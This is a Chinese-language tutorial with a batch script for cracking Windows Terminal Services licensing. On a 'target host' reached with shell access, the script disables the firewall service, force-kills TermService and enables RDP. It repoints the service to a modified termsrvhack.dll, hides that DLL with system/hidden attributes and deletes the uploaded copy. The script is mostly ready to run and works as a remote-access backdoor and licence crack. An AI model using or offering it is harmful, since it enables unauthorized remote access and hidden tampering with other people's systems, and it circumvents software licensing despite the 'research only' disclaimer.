本文技術涉及修改系統核心檔案與註冊表,屬於破解微軟授權機制,僅供技術研究參考。生產環境請購買正規 Windows Server CAL 授權。修改錯誤可能導致系統無法開機,操作前請完整備份。

TermSrv.dll(較早版本未封鎖多用戶)。TermSrv.dll(通常在 system32 與 dllcache)。reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f原理:停止 TermService → 修改註冊表 → 替換 termsrvhack.dll(修改版終端服務 DLL) → 重啟服務。需取得目標主機 Shell 權限並上傳 termsrvhack.dll 與批次檔。
@echo off
net stop sharedaccess
ntsd -c q -p "TermService_PID"  // 需用 tasklist/svc 取得 PID
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v KeepRASConnections /t REG_SZ /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /v EnableConcurrentSessions /t REG_DWORD /d 1 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\TermService\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%SystemRoot%\system32\termsrvhack.dll" /f
copy termsrvhack.dll %windir%\system32\dllcache\termsrvhack.dll
attrib +h +s +r %windir%\system32\dllcache\termsrvhack.dll
copy termsrvhack.dll %windir%\system32\termsrvhack.dll
attrib +h +s +r %windir%\system32\termsrvhack.dll
shutdown -a
del termsrvhack.dll
net start termservice
執行成功後,以遠端桌面連線(預設 3389 埠)即可多用戶同時登入,互不干擾。
termsrvhack.dll:經修改的 TermSrv.dll,移除並發連線限制。ntsd -c q -p PID:強制終止 TermService 進程以釋放檔案鎖定。shutdown -a:取消系統可能觸發的重開機倒數。